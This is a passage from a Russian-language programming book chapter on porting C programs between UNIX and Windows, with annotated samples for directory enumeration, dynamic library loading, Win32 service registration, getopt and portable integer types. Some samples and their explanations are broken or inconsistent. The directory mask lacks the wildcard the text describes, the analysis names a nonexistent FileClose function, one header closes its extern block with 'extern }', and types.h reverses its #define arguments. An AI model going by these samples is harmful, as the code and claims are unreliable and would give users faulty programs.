- В строке 25 вызывается функция *readdir()*, которая считывает данные о первом элементе каталога в структуру *dirent*.
- В строках 27–32 функция *readdir()* вызывается в цикле для обработки каждого элемента каталога. Если больше элементов не осталось, она возвращает *NULL*, после чего цикл завершается.
- В строке 34 для закрытия каталога вызывается функция *closedir()*, которой передается дескриптор каталога.

Эквивалент программы *dir1.c* на платформе Windows представлен в примере 6.10. В нем используются функции семейства *Find*.

Пример 6.19. Работа с каталогами на платформе Win32 (*dir2.c*)

```

1 /*
2  * dir2.c

```

```

3 *
4 * Перечисление файлов в каталоге (Win32)
5 */
6 #include <windows.h>
7 #include <stdio.h>
8
9 #define DIR_NAME ".\\"
10
11 int
12 main(void)
13 {
14     WIN32_FIND_DATA fileData;
15     HANDLE          hFile = NULL;
16     BOOL            ret = FALSE;
17
18     memset(&fileData, 0x00, sizeof(WIN32_FIND_DATA));
19
20     hFile = FindFirstFile(DIR_NAME, &fileData);
21     if(hFile == INVALID_HANDLE_VALUE)
22     {
23         printf("ошибка FindFirstFile().\r\n");
24         return(1);
25     }
26
27     while(TRUE)
28     {
29         printf("DIR: %s\r\n", fileData.cFileName);
30
31         // следующий файл в каталоге
32         ret = FindNextFile(hFile, &fileData);
33         if(ret != TRUE)
34         {
35             break;
36         }
37     }
38
39     FindClose(hFile);
40
41     return(0);
42 }

```

Анализ

- В строках 6–7 включаются заголовочные файлы *windows.h* и *stdio.h*, необходимые для использования функций *fprintf()*, *memset()* и функций семейства *Find*.
- В строке 9 определяется имя каталога. Строка ***, добавленная к имени, говорит функции *FindFirstFile()*, что надо просматривать все элементы каталога.

- В строке 14 объявлена переменная *fileData* типа *WIN32_FIND_DATA**. При обходе каталога она будет указывать на данные о каждом его элементе.
- В строке 15 объявлена переменная *hFile* типа *HANDLE*. В ней будет храниться описатель каталога, возвращаемый функцией *FindFirstFile()*.
- В строке 20 вызывается функция *FindFirstFile()* для открытия каталога с именем *DIR_NAME*. Возвращенный ей описатель присваивается переменной *hFile*.
- В строках 27–37 вызывается функция *FindNextFile()*, которая считывает данные о первом элементе каталога в структуру *fileData*.
- В строках 27–37 функция *FindNextFile()* вызывается в цикле для обработки каждого элемента каталога. Она считывает данные о каждом элементе каталога в структуру *fileData* и возвращает TRUE, если есть еще элементы.
- В строке 34 для закрытия каталога вызывается функция *FileClose()*, которой передается описатель каталога *hFile*.

Программа *dir2.c* выполняет те же операции, что и *dir1.c*, только с применением функций семейства *Find*. Одно существенное отличие скрыто за переменной *DIR_NAME*. Она содержит не только имя каталога, но и строку `\\*`. Это универсальная маска, показывающая, что вызывающей программе следует возвращать все файлы и подкаталоги из указанного каталога. Можно уточнить маску, сузив множество возвращаемых файлов и подкаталогов. Например, можно было бы в качестве *DIR_NAME* задать строку `\\.*.c`. Тогда функции *FindFirstFile()* и *FindNextFile()* возвращали бы только файлы с расширением `.c`.

Более подробную информацию о функции *FindFirstFile()* и связанных с ней можно найти на сайте <http://msdn.microsoft.com> или в документации, поставляемой вместе с Visual Studio, задав ключевое слово «FindFirstFile».

В Windows есть функция *getcwd()*, позволяющая узнать путь к текущему рабочему каталогу. Для ее использования в программу следует включить файл *dirent.h*. В примере 6.20 продемонстрирована работа с этой функцией.

Пример 6.20. Использование функции *getcwd()* (*getcwd1.c*)

```
1  /*
2   * getcwd1.c
3   *
4   * Пример работы с getcwd() на платформе Win32
5   */
6
7  #include <stdio.h>
8  #include <dirent.h>
```

```
9
10 #define BUF_SIZE 1024
11
12 int
13 main(void)
14 {
15     char buf[BUF_SIZE];
16
17     if(getcwd(buf, BUF_SIZE) == NULL)
18     {
19         printf("ошибка getcwd().\r\n");
20         return(1);
21     }
22
23     printf("CWD: %s", buf);
24
25     return(0);
26 }
```

Анализ

- В строках 7–8 включаются заголовочные файлы *stdio.h* и *dirent.h*, необходимые для использования функций *printf()* и *getcwd()*.
- В строке 17 функция *getcwd()* вызывается для того, чтобы получить путь к текущему рабочему каталогу и записать его в переменную *filepath*.
- В строке 23 путь к текущему каталогу выводится на *stdout*.

Библиотеки

И в UNIX, и в Windows поддерживаются как статически, так и динамически связываемые библиотеки. В UNIX динамически связываемые библиотеки обычно называются *разделяемыми объектами* (shared objects) или *разделяемыми библиотеками*. В Windows они называются DLL (dynamically linked libraries).

При создании статической библиотеки на обеих платформах получается один двоичный файл, содержащий откомпилированный код библиотечных функций. При компиляции разделяемой библиотеки в UNIX также создается один файл. В Windows же компиляция DLL дает два файла: один (с расширением *.lib*) содержит информацию, необходимую для компоновки, а второй (с расширением *.dll*) – собственно откомпилированный код.

Существенным отличием Windows от UNIX является то, что в первом случае функции, экспортируемые из библиотеки, надо специально объявлять. Следующие два примера, 6.21 (*lib1.c*) и 6.22 (*lib2.c*) демонстрируют различия при создании библиотек на платформах UNIX и Windows.

Пример 6.21. Заголовочный файл библиотеки и файл реализации в UNIX (*lib1.h*, *lib1.c*)

```

1 /*
2  * lib1.h
3  *
4  *
5  */
6
7 #ifndef __LIB1_H__
8 #define __LIB1_H__
9
10 /*
11  * lib1_test()
12  *
13  *
14  */
15 void lib1_test();
16
17 #endif /* __LIB1_H__ */
18
19 lib1.c:
20
21 /*
22  * lib1.c
23  *
24  *
25  */
26
27 #include "lib1.h"
28 #include <stdio.h>
29
30 /*
31  * lib1_test()
32  *
33  *
34  */
35 void lib1_test()
36 {
37     printf("lib1_test!");
38 }
```

Пример 6.22. Перенос примера 6.21 на платформу Win32 (*lib2.h*, *lib2.c*)

```

1
2 lib2.h
3
4 /*
5  * lib2.h
6  *
```

```

7  * Перенос на платформу Win32
8  */
9
10 #ifndef __LIB2_H__
11 #define __LIB2_H__
12
13 #include <windows.h>
14
15 /*
16  * lib2_test()
17  *
18  *
19  */
20 __declspec(dllexport) void lib2_test ();
21
22 #endif /* __LIB2_H__ */
23
24
25 lib2.c:
26
27 /*
28  * lib2.c
29  *
30  * Перенос на платформу Win32
31  */
32
33 #include "lib2.h"
34 #include <stdio.h>
35
36 /*
37  * lib2_test()
38  *
39  *
40  */
41 void lib2_test()
42 {
43     printf("lib2_test!");
44 }
```

Динамическая загрузка библиотек

Иногда бывает полезно загружать разделяемые библиотеки динамически. Например, чтобы реализовать системные вызовы, как это сделано в Windows, или абстрагировать интерфейс от реализации или реализовать подключаемые модули (plug-in).

В UNIX для этой цели служат функции из библиотеки *libdl*. В частности, эти функции используются в примере программы *ntop* из этой главы для поддержки подключаемых модулей.

Для нас будут представлять интерес следующие функции из библиотеки *libdl*:

- *dlopen*;
- *dlsym*;
- *dlclose*.

Функция *dlopen* применяется для открытия разделяемой библиотеки. Она возвращает описание библиотеки, которое можно передать функции *dlsym* для получения адресов интересующих функций.

Функция *dlsym* позволяет получить адрес функции из библиотеки, предварительно открытой с помощью *dlopen*.

Функция *dlclose* закрывает библиотеку и освобождает связанные с ней ресурсы.

В примере 6.23 показано, как применяются эти функции.

Пример 6.23. Пример динамической загрузки библиотеки в UNIX (*dl1.c*)

```

1 /*
2  * dl1.c
3  *
4  *
5  */
6
7 #include <stdio.h>
8 #include <dlfcn.h>
9
10 #define      SO_PATH  "/home/mike/book/test.so"
11 #define      SYMBOL   "_function_name"
12
13 int
14 main(void)
15 {
16     void (*fp) ();
17     void *h = NULL;
18
19     h = dlopen(SO_PATH, DL_LAZY);
20     if(h == NULL)
21     {
22         printf("ошибка dlopen().\n");
23         return(1);
24     }
25
26     fp = dlsym(h, SYMBOL);
27     if(fp == NULL)
28     {
29         dlclose(h);
30         printf("ошибка dlsym(), символ не найден.\n");
31         return(1);

```

```

32     }
33
34     fp();
35
36     dlclose(h);
37
38     return(0);
39 }

```

Анализ

- В строках 7-8 включаются заголовочные файлы *stdio.h* и *dlfcn.h*, необходимые для использования функции *printf()* и функций семейств *dl*.
- В строке 10 определяется путь к динамически загружаемой библиотеке.
- В строке 11 определено имя динамически связываемой функции — *_function_name*. Обратите внимание, что имя начинается с подчеркивания, это необходимо, когда библиотека построена компилятором GCC.
- В строке 16 объявлен указатель на функцию *fp*, которому позже будет присвоен адрес символа из библиотеки.
- В строке 19 для открытия динамически загружаемой разделяемой библиотеки вызывается функция *dlopen()*.
- В строке 26 для компоновки нужной функции с программой вызывается функция *dlsym()*.
- В строке 34 скомпонованная функция вызывается через указатель *fp*.
- В строке 36 библиотека закрывается функцией *dlclose()*.

В Windows тоже есть функции для динамической загрузки библиотек, которые довольно точно соответствуют функциям из *libdl*, а именно:

- *LoadLibrary*;
- *GetProcAddress*;
- *FreeLibrary*.

Используются они так же, как их аналоги в UNIX (см. пример 6.24).

Пример 6.24. Пример динамической загрузки библиотеки на платформе Win32 (*dl2.c*)

```

1 /*
2  * dl2.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
9

```

```

10 #define      DLL_PATH   "C:\\home\\mike\\book\\test.dll"
11 #define      SYMBOL     "function_name" // начальный подчеркик не нужен
12
13 int
14 main(void)
15 {
16     void (*fp) ();
17     HANDLE h = NULL;
18
19     h = LoadLibrary(DLL_PATH);
20     if(h == NULL)
21     {
22         printf("ошибка LoadLibrary().\r\n");
23         return(1);
24     }
25
26     fp = (void *) GetProcAddress(h, SYMBOL);
27     if(fp == NULL)
28     {
29         FreeLibrary(h);
30         printf("ошибка GetProcAddress(), символ не найден.\n");
31         return(1);
32     }
33
34     fp();
35
36     FreeLibrary(h);
37
38     return(0);
39 }

```

Анализ

- В строках 7–8 включаются заголовочные файлы *windows.h* и *stdio.h*, необходимые для использования функции *printf()* и функций семейств *LoadLibrary*.
- В строке 10 определяется путь к динамически загружаемой библиотеке.
- В строке 11 определено имя динамически связываемой функции – *_function_name*.
- В строке 16 объявлен указатель на функцию *fp*, которому позже будет присвоен адрес символа из библиотеки.
- В строке 19 для открытия динамически загружаемой разделяемой библиотеки вызывается функция *LoadLibrary()*.
- В строке 26 для компоновки нужной функции с программой вызывается функция *GetProcAddress()*.
- В строке 34 скомпонованная функция вызывается через указатель *fp*.
- В строке 36 библиотека закрывается функцией *FreeLibrary()*.

Программирование демонов и Win32-сервисов

На большинстве платформ UNIX поддерживается запуск фоновых процессов во время начальной загрузки системы. Такие фоновые процессы называются демонами. Есть две основных разновидности демонов: запускаемые из *rc*-сценариев и работающие как независимые процессы, а также запускаемые демоном *inetd* при каждом запросе по одному из протоколов TCP/IP на какой-то из сконфигурированных портов.

Программы, предназначенные для запуска с помощью *inetd*, переносить сложнее, так как для обмена данными с удаленным клиентом они используют стандартный ввод и вывод. В Windows такая модель не поддерживается, поэтому придется добавить работу с сокетами самостоятельно.

Перенос программ, спроектированных для запуска из *rc*-сценариев, проще, поскольку на платформе Windows NT поддерживаются фоновые процессы, которые здесь называются Win32-сервисами.

Архитектура сервисов предполагает, что программа, которая должна работать как сервис, регистрируется в диспетчере сервисов (Service Control Manager – SCM). Зарегистрированные программы присутствуют в оснастке Windows Services, их можно конфигурировать, запускать, останавливать и производить другие операции.




Рис. 6.3. Оснастка для управления сервисами в Microsoft Windows 2000

Сервис можно зарегистрировать в SCM программно (см. пример 6.25). Для этого необходимо указать как минимум уникальное имя сервиса, ото-

бражаемое имя, которое будет видно в оснастке Services, и абсолютный путь к исполняемому файлу.

Пример 6.25. Регистрация сервиса в SCM (scm1.c)

```

1 /*
2  * scm1.c
3  *
4  *
5  */
6
7 #include <windows.h>
8 #include <stdio.h>
9
10 #define SERVICE_NAME "TestService"
11 #define SERVICE_DISP "Test Service 123"
12 #define SERVICE_EXEC "C:\\TestService.exe"
13
14 int
15 main(void)
16 {
17     SC_HANDLE sch = NULL;
18     SC_HANDLE svc = NULL;
19
20     sch = OpenSCManager(NULL, NULL, SC_MANAGER_CREATE_SERVICE);
21     if(sch == NULL)
22     {
23         printf("ошибка OpenSCManager().\r\n");
24         return(1);
25     }
26
27     svc =
28         CreateService(sch,
29             SERVICE_NAME,
30             SERVICE_DISP,
31             STANDARD_RIGHTS_REQUIRED,
32             SERVICE_WIN32_OWN_PROCESS,
33             SERVICE_DEMAND_START,
34             SERVICE_ERROR_IGNORE,
35             SERVICE_EXEC,
36             NULL,
37             NULL,
38             NULL,
39             NULL,
40             NULL);
41     if(svc == NULL)
42     {
43         CloseServiceHandle(sch);
44         printf("ошибка CreateService().\r\n");

```

```

45     return(1);
46 }
47
48 CloseServiceHandle(sch);
49 CloseServiceHandle(svc);
50
51 printf("*** сервис создан.\r\n");
52
53 return(0);
54 }

```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
thread2\Debug>scm1.exe
*** сервис создан.

```

Анализ

- В строках 7–8 включаются заголовочные файлы *windows.h* и *stdio.h*, необходимые для использования функции *printf()* и функций семейств SCM.
- В строке 10 определяется имя сервиса, под которым оно будет известно диспетчеру SCM.
- В строке 11 определяется отображаемое имя сервиса, которое будут видеть пользователи, открывшие оснастку Windows Services.
- В строке 12 определяется путь к исполняемому файлу сервиса.
- В строке 17 объявлена переменная *sch* типа SC_HANDLE. В ней будет храниться описатель SCM, необходимый для доступа к SCM.
- В строке 17 объявлена переменная *svc* типа SC_HANDLE. В ней будет храниться описатель вновь созданного сервиса.
- В строке 20 вызывается функция *OpenSCManager()*, которая возвращает описатель SCM.
- В строке 28 вызывается функция *CreateService()*, которая регистрирует сервис в SCM. В результате в ветви реестра *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services* будет создан ключ, содержащий имя и отображаемое имя сервиса, путь к исполняемому файлу и некоторые другие параметры.
- В строках 48–49 ранее открытые описатели закрываются функцией *CloseServiceHandle()*.

Если теперь загрузить оснастку Services, то появится сервис Test Service (рис. 6.4).

Далее мы реализуем программу *TestService*, продемонстрировав, какие изменения нужно внести в стандартную программу на языке C, чтобы превратить ее в Windows-сервис.




Рис. 6.4. Оснастка Services после создания нового сервиса

Пример 6.26. Минимальный Win32-сервис (*TestService.c*)

```

1 /*
2  * TestService.c
3  *
4  *
5  */
6
7 #include <windows.h>
8
9 #define SERVICE_NAME "TestService"
10
11 BOOL          g_bStop = FALSE;
12 SERVICE_STATUS g_hStatus;
13 SERVICE_STATUS_HANDLE g_hRegStatus;
14
15 /*
16  * UpdateService()
17  *
18  *
19  */
20 VOID UpdateService (DWORD state)

```

```

21 {
22     g_hStatus.dwCurrentState = state;
23     SetServiceStatus(g_hRegStatus, &g_hStatus);
24 }
25
26 /*
27  * ServiceCtrlHandler()
28  *
29  *
30  */
31 static
32 VOID WINAPI ServiceCtrlHandler (DWORD control)
33 {
34     switch(control)
35     {
36         case SERVICE_CONTROL_SHUTDOWN:
37             case SERVICE_CONTROL_STOP :
38
39                 g_bStop = TRUE;
40
41                 break;
42
43             default:
44
45                 break;
46     }
47 }
48
49 /*
50  * RegisterService()
51  *
52  *
53  */
54 BOOL RegisterService()
55 {
56     memset(&g_hStatus, 0x00, sizeof(SERVICE_STATUS));
57     memset(&g_hRegStatus, 0x00, sizeof(SERVICE_STATUS_HANDLE));
58
59     g_hStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
60     g_hStatus.dwCurrentState = SERVICE_START_PENDING;
61     g_hStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP |
62                                     SERVICE_ACCEPT_SHUTDOWN;
63     g_hStatus.dwWin32ExitCode = NO_ERROR;
64     g_hStatus.dwCheckPoint = 0;
65     g_hStatus.dwWaitHint = 0;
66     g_hStatus.dwServiceSpecificExitCode = 0;
67
68     g_hRegStatus = RegisterServiceCtrlHandler
69         (SERVICE_NAME, ServiceCtrlHandler);

```

```

70
71  return(g_hRegStatus != 0 ? TRUE : FALSE);
72 }
73
74 /*
75  * ServiceMain()
76  *
77  *
78  */
79 VOID WINAPI ServiceMain(DWORD argc,
80                          LPSTR argv[])
81 {
82     HANDLE hnd = NULL;
83     BOOL    ret = FALSE;
84
85     ret = RegisterService();
86     if(ret == FALSE)
87     {
88         return;
89     }
90
91     UpdateService(SERVICE_RUNNING);
92
93     /*
94     * здесь размещается код, реализующий функциональность сервиса.
95     */
96
97     while(g_bStop == FALSE)
98     {
99         Sleep(1000);
100     }
101
102     UpdateService(SERVICE_STOPPED);
103 }
104
105 int
106 main(DWORD argc, LPSTR argv[])
107 {
108     SERVICE_TABLE_ENTRY dispTable[2];
109     BOOL ret = FALSE;
110
111     memset(&dispTable, 0x00, sizeof(SERVICE_TABLE_ENTRY) * 2);
112
113     dispTable[0].lpServiceName = SERVICE_NAME;
114     dispTable[0].lpServiceProc = ServiceMain ;
115
116     // запустить сервис, он начинает исполнение
117     // в функции ServiceMain
118     ret = StartServiceCtrlDispatcher(dispTable);

```

```

119
120
121  return(ret == FALSE ? 1 : 0);
122 }

```

Анализ

- В строке 106 объявлена функция *main()*. Она нужна только для подготовки функции *ServiceMain*, которая является точкой входа в сервис. В данном примере эта функция просто «крутится» в цикле (строка 97), пока сервис не будет остановлен извне, после чего программа будет завершена.
- В строке 108 объявлен массив *dispTable*, состоящий из двух структур типа *SERVICE_TABLE_ENTRY*. В нем хранятся имя сервиса и указатель на функцию *ServiceMain* (строки 113 и 114).
- В строке 119 с помощью функции *StartServiceCtrlDispatcher()* вызывает-ся функция *ServiceMain()*. Если все пройдет успешно, то эта функция не вернет управление. В противном случае будет возвращено значение *FALSE*.
- В строке 79 объявлена функция *ServiceMain()*. Именно здесь сосредото-чена логика сервиса.
- В строке 85 вызывается функция *RegisterService()* (начинается в строке 54), которая регистрирует различные свойства сервиса, в том числе, на какие сообщения (запустить, остановить, перезапустить и другие) он будет реагировать, какие действия предпринять, если сервис аварийно завершится и так далее.
- В строке 91 вызывается функция *UpdateService()* (начинается в строке 20) с параметром *SERVICE_RUNNING*, который говорит SCM о том, что сервис начал работать.
- В строке 97 начинается цикл, который работает, пока булевская пере-менная *g_bStop* не станет равной *TRUE*. На каждой итерации программа «засыпает» на одну секунду, после чего проверяет значение перемен-ной. Функция *ServiceCtrlHandler()*, объявленная в строке 32, обрабаты-вает сообщения, которые SCM посылает сервису. В данном примере обрабатываются только сообщения *SERVICE_CONTROL_SHUTDOWN* и *SERVICE_CONTROL_STOP*. При получении любого из них глобаль-ной переменной *g_bStop* присваивается значение *TRUE*, в результате чего происходит выход из цикла в строке 97 и завершение сервиса.
- В строке 102 переменной *g_bStop* присваивается значение *TRUE*, что влечет за собой выход из цикла в строке 97 и вызов функции *UpdateSer-vice()* с параметром *SERVICE_STOPPED*. Это служит для SCM извеще-нием о том, что сервис закончил работу. В этот момент программа долж-на завершиться.

Запустить сервис *TestService* можно из оснастки Services, как показано на рис. 6.5.




Рис. 6.5. Запуск сервиса *TestService* из оснастки Services

Более подробную информацию о программировании Win32-сервисов можно найти на сайте <http://msdn.microsoft.com> или в документации, поставляемой вместе с Visual Studio, задав ключевое слово «Service Control Manager».

Управление памятью

Стандартные для языков C и C++ средства управления памятью, в том числе *malloc*, *free*, *new* и *delete* поддерживаются как в UNIX, так и в Windows. В Windows для работы с функциями из семейства *malloc* нужно включить заголовочный файл *malloc.h*.

В примере 6.27 показано, как пользоваться функциями *malloc()* и *free()* на платформе Windows.

Пример 6.27. Использование функции *malloc()* (*malloc1.c*)

```
1  /*
2   * malloc1.c
3   *
4   *
5   */
6
7  #include <stdio.h>
8  #include <malloc.h>
```

```
9
10 void
11 main(void)
12 {
13     void *p = NULL;
14
15     p = (void *) malloc(10);
16     if(p == NULL)
17     {
18         printf("ошибка malloc().\r\n");
19         return;
20     }
21
22     free(p);
23 }
```

Анализ

- В строке 15 функция *malloc()* вызывается для выделения 10 байтов памяти. Эта функция одинаково работает на обеих платформах.
- В строке 22 выделенная память освобождается функцией *free()*.

Обработка аргументов, заданных в командной строке

В большинстве вариантов UNIX для обработки аргументов, заданных в командной строке, применяется функция *getopt()*. Она разбирает аргументы и позволяет вызывающей программе проанализировать заданные флаги и, возможно, их значения внутри предложения *switch*. В Windows функции *getopt()* нет, но ее простую реализацию, приведенную в примере 6.28, можно использовать для переноса программ из UNIX.

Пример 6.28. Заголовочный файл *getopt* (*getopt.h*)

```
1  /*
2   * getopt.h
3   *
4   *
5   */
6
7  #ifndef __GETOPT_H__
8  #define __GETOPT_H__
9
10 #ifdef __cplusplus
11 extern "C" {
12 #endif
13
```

```

14 extern int  opterr;
15 extern char *optarg;
16
17 /*
18  * getopt()
19  *
20  *
21  */
22 char getopt(int argc, char *argv[], char *fmt);
23
24 #ifdef __cplusplus
25 extern }
26 #endif

```

Анализ

- В строках 14 и 15 объявлены глобальные переменные *opterr* и *optarg*. Функция *getopt()* устанавливает переменную *opterr*, если во время обработки командных аргументов обнаруживается ошибка. Переменной *optarg* присваивается значение флага, если таковое задано. Обе переменные объявлены внешними (*extern*), а определены будут в файле *getopt.c* (пример 6.29).
- В строке 22 объявлена функция *getopt()*. Первым аргументом ей передается переменная *argc*, которую получила от операционной системы функция *main()*, второй аргумент – это массив *argv*, также полученный *main()*. Третий аргумент – это строка, содержащая описание возможных флагов, например, *abc:d*. Здесь каждая буква описывает один из флагов программы, а если за буквой следует двоеточие, значит, соответствующий флаг требует значения (например, *program -a -b -c value -d*).

Пример 6.29. Простая реализация getopt

```

1 /*
2  * getopt.c
3  *
4  *
5  */
6
7 #include "getopt.h"
8 #include <stdio.h>
9 #include <ctype.h>
10 #include <string.h>
11
12 #define  GETOPT_ERR      '?'
13 #define  GETOPT_END      -1
14
15 int  opterr = 0;

```

```

16 char *optarg = NULL;
17
18 /*
19  * getopt()
20  *
21  * ./program -a apple -o orange -c cookie
22  */
23
24 static int idx = 1;
25
26 char getopt(int argc, char *argv[], char *fmt)
27 {
28     char *opts = NULL;
29     char *fmts = NULL;
30     char *args = NULL;
31     char  tmp[3];
32
33     if(idx >= argc)
34     {
35         return(GETOPT_END);
36     }
37
38     optarg = NULL;
39     opts   = argv[idx++];
40
41     if(strlen(opts) != 2 ||
42        opts[0] != '-')
43     {
44         return(GETOPT_ERR);
45     }
46
47     tmp[0] = opts[1];
48     tmp[1] = ':';
49     tmp[2] = '\0';
50
51     fmts = strstr(fmt, tmp);
52     if(fmts == NULL)
53     {
54         tmp[1] = '\0';
55         fmts   = strstr(fmt, tmp);
56         if(fmts == NULL)
57         {
58             // не найдена
59             return(GETOPT_ERR);
60         }
61
62         return(tmp[0]);
63     }
64

```

```

65 if(idx >= argc)
66 {
67     return(GETOPT_ERR);
68 }
69
70 optarg = argv[idx++];
71
72 return(tmp[0]);
73 }

```

Анализ

- В строке 26 объявлена функция *getopt()*.
- В строках 28–31 объявлены локальные переменные, используемые для разбора аргументов, заданных в командной строке.
- В строках 38–70 аргументы разбираются с учетом описателя флагов *fmt*, и каждый распознанный флаг возвращается функции. Если у флага есть значение, то оно возвращается в глобальной переменной *optarg*.

В примере 6.30 демонстрируется применение функции *getopt()*.

Пример 6.30. Программа для тестирования функции *getopt()*

```

1 /*
2  * main.c
3  *
4  * Пример getopt на платформе Win32
5  */
6
7 #include <stdio.h>
8 #include "getopt.h"
9
10 int
11 main(int argc, char *argv[])
12 {
13     char *test = NULL;
14     char  ch   = 0;
15     int   flag = 0;
16
17     opterr = 0;
18     while((ch = getopt(argc, argv, "t:f")) != -1)
19     {
20         switch(ch)
21         {
22             case 't':
23
24                 test = optarg;
25                 break;
26

```

```

27         case 'f':
28
29             flag = 1;
30             break;
31
32         default:
33
34             printf("неизвестный флаг.\r\n");
35             return(1);
36         }
37     }
38
39     if(test == NULL)
40     {
41         printf("не задан флаг -t.\r\n");
42         return(1);
43     }
44
45     printf("test: %s, flag: %d\r\n", test, flag);
46
47     return(0);
48 }

```

Пример исполнения

Вот что напечатает эта программа, будучи откомпилирована и запущена на платформе Win32.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
getopt\Debug>getopt
не задан флаг -t.

```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
getopt\Debug>getopt -u
неизвестный флаг.

```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
getopt\Debug>getopt -t cancun
test: cancun, flag: 0

```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
getopt\Debug>getopt -u cancun -f
test: cancun, flag: 1

```

Анализ

- В строке 18 вызывается функция *getopt()* внутри цикла *while*, по одному разу для каждого заданного в командной строке аргумента.

- В строке 20 значение, возвращенное *getopt()*, анализируется в предложении *switch*. В зависимости от разобранного флага выполняется та или иная ветвь.
- В строке 32 содержится вариант по умолчанию, в котором обрабатываются неизвестные флаги и ошибки, возвращенные *getopt()*.

Целочисленные типы данных

В тех операционных системах UNIX, где используется компилятор GCC, в программы часто включают заголовочный файл *sys/types.h*, в котором определены сокращенные обозначения для многих типов данных. Принятое соглашение состоит в использовании слова *int* или *u_int*, за которым следует ширина типа данных в битах и суффикс *_t*. Например, *u_int8_t*, *int16_t*, *u_int32_t* и так далее.

В Windows эти типы не определены. Если в переносимой программе они встречаются, то придется либо преобразовать их в эквивалентные типы, определенные в имеющихся заголовочных файлах, либо воспользоваться бесплатной перенесенной версией файла *sys/types.h*, либо написать такой файл самостоятельно.

В примере 6.31 приведен вариант заголовочного файла, совместимого с *sys/types.h*.

Пример 6.31. Переносимый файл, содержащий определения типов данных (*types.h*)

```

1 /*
2  * types.h
3  *
4  *
5  *
6  *
7  */
8
9 #ifndef __TYPES_H__
10 #define __TYPES_H__
11
12 #ifndef u_int8_t
13 #define unsigned char u_int8_t
14 #endif
15
16 #ifndef u_int16_t
17 #define unsigned short u_int16_t
18 #endif
19
20 #ifndef u_int32_t
```

```

21 #define unsigned int u_int32_t
22 #endif
23
24 #ifndef u_int64_t
25 #define unsigned __int64 u_int64_t
26 #endif
27
28 #endif /* __TYPES_H__ */
```

Анализ

- В строке 12 с помощью директивы препроцессора *#ifndef* выясняется, был ли уже определен тип *u_int8_t*. Если нет, то он определяется посредством директивы *#define*. То же самое делается ниже для типов *u_int16_t*, *u_int32_t* и *u_int64_t*.

Резюме

Самое сложное при написании переносимых программ – это найти хорошую документацию используемых API и подготовить тестовую среду. Но даже и в этом случае придется потратить время, пока все ошибки не будут исправлены. В следующей главе мы подробно рассмотрим вопросы написания переносимых сетевых приложений.

Обзор изложенного материала

Руководство по написанию переносимых программ для платформ UNIX и Windows

- ☑ Составление программы зависит от операционной системы, компилятора и языка. Техника кодирования, при котором программа работает на разных платформах, связана с *написанием переносимого кода*.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Перенос программ, в которых используется системный вызов *fork*, похоже, вызывает наибольшие сложности. Не скажете, почему?

